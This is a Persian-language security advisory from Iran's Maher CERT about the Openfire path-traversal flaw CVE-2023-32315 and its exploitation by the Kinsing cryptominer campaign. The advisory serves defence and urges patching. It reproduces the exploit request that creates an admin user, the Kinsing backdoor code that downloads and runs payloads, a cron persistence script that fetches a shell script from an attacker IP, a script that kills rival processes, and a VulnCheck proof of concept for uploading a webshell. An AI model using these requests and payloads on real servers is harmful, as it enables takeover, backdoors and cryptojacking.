بسمه تعالی

وزارت ارتباطات و فناوری اطلاعات
سازمان فناوری اطلاعات ایران
معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر
مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه ای

آسیب‌پذیری سرور Openfire در برابر حملات سایبری

گزارش فنی

شناسه سند ..... Openfire _Vulnerability_Report

نوع سند ..... گزارش فنی

شماره نگارش ۱

تاریخ نگارش ۱۴۰۲/۰۶/۱۷

طبقه‌بندی سند ..... **عادی**

تهران، خیابان شهید بهشتی بین بزرگراه شهید مدرس و خیابان احمد قصیر- پلاک۲۶۷

(۰۲۱) ۸۸۱۱۵۷۲۴ (۰۲۱) ۸۸۱۱۵۷۲۴ cert.ir

فهرست مطالب

۱ شرح آسیب‌پذیری


Aqua Nautilus یک کمپین جدید کشف کرده است که از آسیب‌پذیری Openfire (CVE-2023-32315) بهره‌برداری می‌کند که در سال جاری افشا شده است، تا نرم‌افزار Kinsing و یک ماینر رمزارز را راه‌اندازی کند. این آسیب‌پذیری منجر به حمله می‌شود، که به یک کاربر غیرمجاز دسترسی به محیط تنظیم Openfire را می‌دهد. سپس این به افراد هدف اجازه می‌دهد تا کاربر ادمین جدیدی ایجاد کرده و پلاگین‌های مخربی را آپلود کنند. در نهایت مهاجم می‌تواند کنترل کاملی بر روی سرور پیدا کند.

سرورOpenfire ، یک سرور چت متن باز مبتنی بر جاوا (XMPP) است که ۹ میلیون بار دانلود شده است. این به عنوان یک سرور IM داخلی برای شرکت‌ها طراحی شده است و بیش از ۵۰،۰۰۰ کاربر همزمان را پشتیبانی کرده و امکان ارتباط ایمن و تقسیم‌بندی را بین بخش‌های مختلف در یک سازمان فراهم می‌کند.

در ماه مه امسال، یک آسیب‌پذیری جدید (CVE-2023-32315) در کنسول Openfire کشف شد. این آسیب‌پذیری که در کنسول یافت شده است، مربوط به رشته مسیری از طریق محیط تنظیم است. این نقص امکان بهره‌برداری از محیط تنظیم Openfire بدون احراز هویت توسط یک کاربر غیرمجاز را فراهم می‌کند. به عبارت دیگر، یک تهدیدکننده می‌تواند دسترسی به فایل‌های تنظیم مدیریت کنسول Openfire را که معمولاً در کنسول مدیریت Openfire محدود می‌شوند، به دست آورد. سپس، تهدیدکننده می‌تواند بین افزودن یک کاربر مدیر به کنسول یا آپلود یک پلاگین که در نهایت امکان کنترل کامل بر روی سرور را فراهم می‌کند، انتخاب کند.

ساختار کمپین Kinsing :

این کمپین از آسیب‌پذیری بهره‌برداری کرده، بدافزار Kinsing و یک کریپتوماینر را در زمان اجرا به کار می‌برد، تلاش می‌کند از تشخیص جلوگیری کند و پایداری کسب کند. این در نمودار جریان حمله زیر نشان داده شده است:



تهدیدکننده ابتدا اینترنت را برای یافتن سرورهای Openfire اسکن می‌کند (یک نمونه می‌تواند در زیر یافت شود)، و یکبار که سرور یافت شود، به طور خودکار تست می‌شود که آیا سرور به CVE-2023-32315 حساس است یا خیر.

این آسیب‌پذیری امکان ایجاد یک کاربر ادمین جدید با قابلیت آپلود پلاگین‌ها را فراهم می‌کند. در این کمپین، تهدیدکننده از آسیب‌پذیری برای ایجاد یک کاربر ادمین جدید و آپلود یک پلاگین (cmd.jsp) استفاده می‌کند که برای نصب بار اصلی، بدافزار Kinsing طراحی شده است.

همانطور که در شکل ۲ دیده می‌شود، تهدیدکننده یک دستور ایجاد کاربر به فایل user-create.jsp ارسال می‌کند.

```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?
create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7&csrf=P7mDhnHr69RsDOr&email&isadmin=on&name&password=Pgg
YslB7tkxW&passwordConfirm=PggYslB7tkxW&username=OpenfireSupport HTTP/1.1
Host:  XX.XX.XX.XX:9090

HTTP/1.1 200 OK
```

شکل ۲ درخواستی که مهاجم برای ایجاد یک کاربر جدید در سرور Openfire ارائه کرده است

درخواست از فیلدهای زیر ساخته شده است:

– Create آرگومان create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7 یک رمزگذاری HTML است که به معنای "ساخت کاربر" در زبان چینی است.

– CSRF یک توکن منحصر به فرد که به صورت سمت سرور تولید شده و با مشتری به اشتراک گذاشته می‌شود تا در مقابل حملات CSRF محافظت کند. اشتباه در اعتبارسنجی توکن هنگام استفاده از روش GET امکان دور زدن اعتبارسنجی را فراهم می‌کند.

– Username افزودن نام کاربری کاربر جدید.

– Password افزودن یک گذرواژه به کاربر جدید.

– Confirm تکرار گذرواژه برای کاربر جدید.

– isAdmin مجوزهای ادمین به کاربر جدید اختصاص می‌دهد.

– Create اطلاعات فوق را برای ایجاد کاربر جدید ارسال می‌کند.


با ایجاد موفق کاربر جدید، این امکان را به تهدیدکننده فراهم می‌آورد که یک فرآیند احراز هویت معتبر برای پنل مدیریت Openfire را طی کند و به عنوان یک کاربر تایید شده دسترسی کامل به سیستم را بدست آورد. علاوه بر این، از آنجا که کاربر به عنوان یک ادمین ایجاد شده است، این مجوزهای ارتقاء داده‌شده را به تهدیدکننده در سیستم اعطا می‌کند.

سپس، تهدیدکننده یک پلاگین مخرب را آپلود می‌کند که دستورات وب‌شل را روی سرور اجرا می‌کند، همانطور که در شکل ۳ زیر دیده می‌شود.

```
GET /plugin-admin.jsp?uploadsuccess=true HTTP/1.1
Host: XX.XX.XX.XX:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
Content-Type: multipart/form-data;
boundary=f200145f056d72610a0c9db38500c66934c7d5608ef5920b0f4b90136330
Cookie: JSESSIONID=node0hnl3sr8ixlrlhgeybgvzpmui3.node0; csrf=l48pchoGhDG4eUj
Referer: http://XX.XX.XX.XX:9090/plugin-admin.jsp?uploadplugin&csrf=l48pchoGhDG4eUj
Accept-Encoding: gzip

HTTP/1.1 200 OK
```

شکل ۳: آپلود موفقیت آمیز یک فریمورک زیپ شده Metasploit

تهدیدکننده یک فایل فشرده را آپلود می‌کند که یک Metasploit را هدف گرفته است تا cmd.jsp را گسترش دهد و امکان درخواست‌های HTTP در اختیار تهدیدکننده قرار دهد. این امکان دانلود بدافزار Kinsing که به صورت کدشده در پلاگین قرار دارد را فراهم می‌کند. همانطور که در شکل ۴ زیر نشان داده شده است، این فایل در VirusTotal (VT) توسط دو تامین‌کننده به عنوان مخرب (backdoor/Kinsing) علامت‌گذاری شده است.



شکل ۴: VirusTotal فایل زیپ شده Metasploit را اسکن می کند

فایل فشرده حاوی یک فایل jar مخرب است، اما در VT هیچ گونه تشخیصی ندارد. در شکل ۵ زیر، یک نمونه از این فایل JAR را مشاهده می‌کنید که کمی بیشتر درباره هدف آن توضیح می‌دهد.

```
try {
    if (System.getProperty("os.name").contains("Windows")) {
        final String url = request.getParameter("go").replace("http://", "");
        final int idx = url.indexOf("/");
        final String ip = url.substring(0, idx);
        final String[] commandList = { "powershell.exe", "Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-
Object System.Net.WebClient).DownloadString('http://" + ip + "/1.ps1'))" };
        final ProcessBuilder pb = new ProcessBuilder(commandList);
        pb.start();
    }
    else {
        try {
            Runtime.getRuntime().exec("pkill -f kthreadd");
        }
        catch (Exception ex2) {}
        final Random rand = new Random();
        rand.setSeed(System.currentTimeMillis());
        final String filename = "kinsing" + rand.nextInt();
        final File f = new File("/tmp/", filename);
        final BufferedInputStream in = new BufferedInputStream(new URL(request.getParameter("go")).openStream());
        final FileOutputStream fileOutputStream = new FileOutputStream(f);
        final byte[] dataBuffer = new byte[1024];
        int bytesRead;
        while ((bytesRead = in.read(dataBuffer, 0, 1024)) != -1) {
            fileOutputStream.write(dataBuffer, 0, bytesRead);
        }
        fileOutputStream.close();
        in.close();
        final Process p = Runtime.getRuntime().exec("chmod +x " + f.getAbsolutePath());
        p.waitFor();
        final ProcessBuilder builder = new ProcessBuilder(new String[] { f.getAbsolutePath() });
        builder.inheritIO();
        builder.environment().put("SKL", "op");
        builder.start();
    }
}
```

شکل ۵: یک قطعه از بار اصلی در حمله

این پلاگین شامل یک کلاس جاوا به نام cmd.jsp است که یک درگاه پشتیبان است که اجازه دانلود فایل‌ها و اجرای دستورات بر روی سرور را فراهم می‌کند.

سپس، یک ارتباط گسترده بین سرور C2 و وجود دارد. سپس یک اسکریپت شل جدید به عنوان یک بارگیری ثانویه دانلود می‌شود. این اسکریپت یک cronjob ایجاد می‌کند و رقیبان را پاک می‌کند، بنابراین طراحی شده است تا پایداری را در سرور فراهم کند، همانطور که در شکل‌های ۶ و ۷ زیر مشاهده می‌شود.

```
#!/bin/sh
LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
crontab -l | grep -e "185.122.204.197" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://185.122.204.197/unk.sh | sh > /dev/null 2>&1"
  ) | crontab -
fi
```

شکل ۶: ایجاد پایداری سرور از طریق Cronjob

```
#!/bin/sh
pkill -f clear.sh
crontab -l | sed '/base64/d' | crontab -
crontab -l | sed '/_cron/d' | crontab -
crontab -l | sed '/31.210.20.181/d' | crontab -
crontab -l | sed '/update.sh/d' | crontab -
crontab -l | sed '/xmr.ipzse.com/d' | crontab -
ps aux| grep "php-fpm pool www"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
ps aux| grep "Cli start accept"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
ps aux| grep "bash -k"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
ps aux| grep "perfctl"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
pkill -f sysupdater
pkill -f sshd
pkill -f htop
pkill -f linuxsys
pkill -f sysupdate
pkill -f networkservice
pkill -f sysguard
pkill -f xmrig
pkill -f server.elf
cat /tmp/.X11-unix/01|xargs -I % kill -9 %
cat /tmp/.X11-unix/11|xargs -I % kill -9 %
cat /tmp/.X11-unix/22|xargs -I % kill -9 %
cat /tmp/.systemd.1|xargs -I % kill -9 %
cat /tmp/.systemd.2|xargs -I % kill -9 %
cat /tmp/.systemd.3|xargs -I % kill -9 %
kill -9 $(cat /tmp/.systemd.1)
kill -9 $(cat /tmp/.systemd.2)
kill -9 $(cat /tmp/.systemd.3)
cat /tmp/.pg_stat.0|xargs -I % kill -9 %
cat /tmp/.pg_stat.1|xargs -I % kill -9 %
```

شکل ۷: حذف حملات قدیمی/رقیب


سرورهای Openfire آسیب پذیر

مجموعه VulnCheck گزارش می‌دهد که اسکن‌هایShodan ، مجموعا ۶۳۲۴ سرور Openfire متصل به اینترنت را نشان می‌دهد که ۵۰٪ از آنها (۳۱۶۲ سرور) به دلیل اجرای نسخه قدیمی، همچنان در برابر CVE-2023-32315آسیب‌پذیر هستند.

فقط ۲۰ درصد از کاربران پچ‌ها را اعمال کرده‌اند و ۲۵ درصد از نسخه‌های قدیمی‌تر از ۳.۱۰.۰ استفاده می‌کنند، یعنی زمانی که این آسیب‌پذیری به نرم‌افزار معرفی شد، و ۵ درصد دیگر فورک‌های پروژه متن باز را اجرا می‌کنند که احتمال دارد تحت تاثیر قرار بگیرند. مجموعه VulnCheck اظهار می‌کند که اگرچه این تعداد ممکن است چشمگیر نباشد، اما با توجه به نقشی که این سرورها در زیرساخت‌های ارتباطی، مدیریت اطلاعات حساس و غیره ایفا می‌کنند، عدد قابل توجهی است.


یک PoC بهتر

Exploitهای عمومی موجود برای CVE-2023-32315 بر ایجاد یک کاربر ادمین تکیه می‌کنند تا به مهاجمان اجازه دهند پلاگین‌های Java JAR مخربی را آپلود کنند که شل‌های معکوس را باز کنند یا دستورات را در سرورهای مورد تخریب اجرا کنند.



شکل ۸ افزونه مخرب بر روی یک سرور آسیب پذیر بارگذاری شده است (VulnCheck)

نمونه‌های اکسپلویت در شرایط واقعی شامل عوامل تهدید در پشت باتنت کریپتو ماینر Kinsing است که از این آسیب‌پذیری برای نصب یک پلاگین Openfire سفارشی‌سازی شده استفاده می‌کنند تا Reverse Shell را روی سرور آسیب‌پذیر راه‌اندازی نمایند . با این‌حال، اکسپلویت‌های موجود برای ایجاد کاربران ادمین، قابل شناسایی هستند و این امر باعث می‌شود تا مدافعان به راحتی نقایص را از آئودیت لاگ‌ها شناسایی کنند. متاسفانه، گزارش VulnCheck راه مخفیانه‌تری برای سواستفاده از این نقص بدون ایجاد حساب‌های ادمین تصادفی را نشان می‌دهد.




شکل ۹ شواهدی از حمله به گزارش‌های امنیتی Openfire (VulnCheck)

در مثال PoC خود، تحلیلگران راهی برای استخراج توکن‌های JSESSIONID و CSRF با دسترسی مستقیم به 'plugin-admin.jsp' و سپس آپلود پلاگین JAR از طریق یک درخواست POST را نشان می‌دهند.

```
er := multipart.NewWriter(&multipartFile)
    header := make(textproto.MIMEHeader)
    header.Set("Content-Disposition", `form-data; name="uploadfile"; filename="exampleplugin.jar"`)
    header.Set("Content-Type", "application/x-java-archive")

    // copy the webshell into the writer
    filedata, _ := writer.CreatePart(header)
    _, _ = io.Copy(filedata, strings.NewReader(webshell))
    writer.Close()

    // upload it
    headers := map[string]string{
        "Cookie":       fmt.Sprintf("JSESSIONID=%s;csrf=%s", session, token),
        "Content-Type": writer.FormDataContentType(),
    }

    // create a normal request. Go does not like the %u in their standard req, so create a
    // normal request and then insert the malformed URI into the URL struct
    url := protocol.GenerateURL(conf.Rhost, conf.Rport, conf.SSL, "/")
    client, req, err := protocol.CreateRequest("POST", url, multipartFile.String(), false)
    if err {
        return false
    }

    req.URL.Opaque = "/setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp?uploadplugin&csrf=" + token

    protocol.SetRequestHeaders(req, headers)
    resp, _, ok := protocol.DoRequest(client, req)
    if !ok {
        return false
    }
    if resp.StatusCode != 500 {
        output.PrintfError("Expected 500 response: %d", resp.StatusCode)

        return false
    }

    return true
}
```

شکل ۱۰ منطق PoC VulnCheck

این پلاگین تایید شده و بر روی سرور آسیب‌پذیر نصب می‌شود و webshell آن بدون نیاز به حساب کاربری قابل دسترسی است.



شکل ۱۱ Webshell در افزونه آپلود شده (VulnCheck)

چرا که این حمله اثراتی در لاگ‌های امنیتی نمی‌گذارد، از حملات فعلی پنهان‌تر است و فرصت‌های شناسایی برای مدافعان را از بین می‌برد.

از آنجا که CVE-2023-32315 در حال بهره‌برداری فعال است، از جمله توسط بدافزارهای شبکه‌ای، PoC VulnCheckممکن است موج دومی از حملات را که قدرتمندتر است، به وجود آورد.

بنابراین، مدیران سرورهای Openfire که به نسخه‌های به‌روزرسانی شده نرم‌افزار نرفته‌اند، توصیه می‌شود تا در اسرع وقت این کار را انجام دهند.

۲ مراجع

1- https://www.bleepingcomputer.com/news/security/over-3-000-openfire-servers-vulnerable-to-takover-attacks/
2- https://blog.aquasec.com/kinsing-malware-exploits-novel-openfire-vulnerability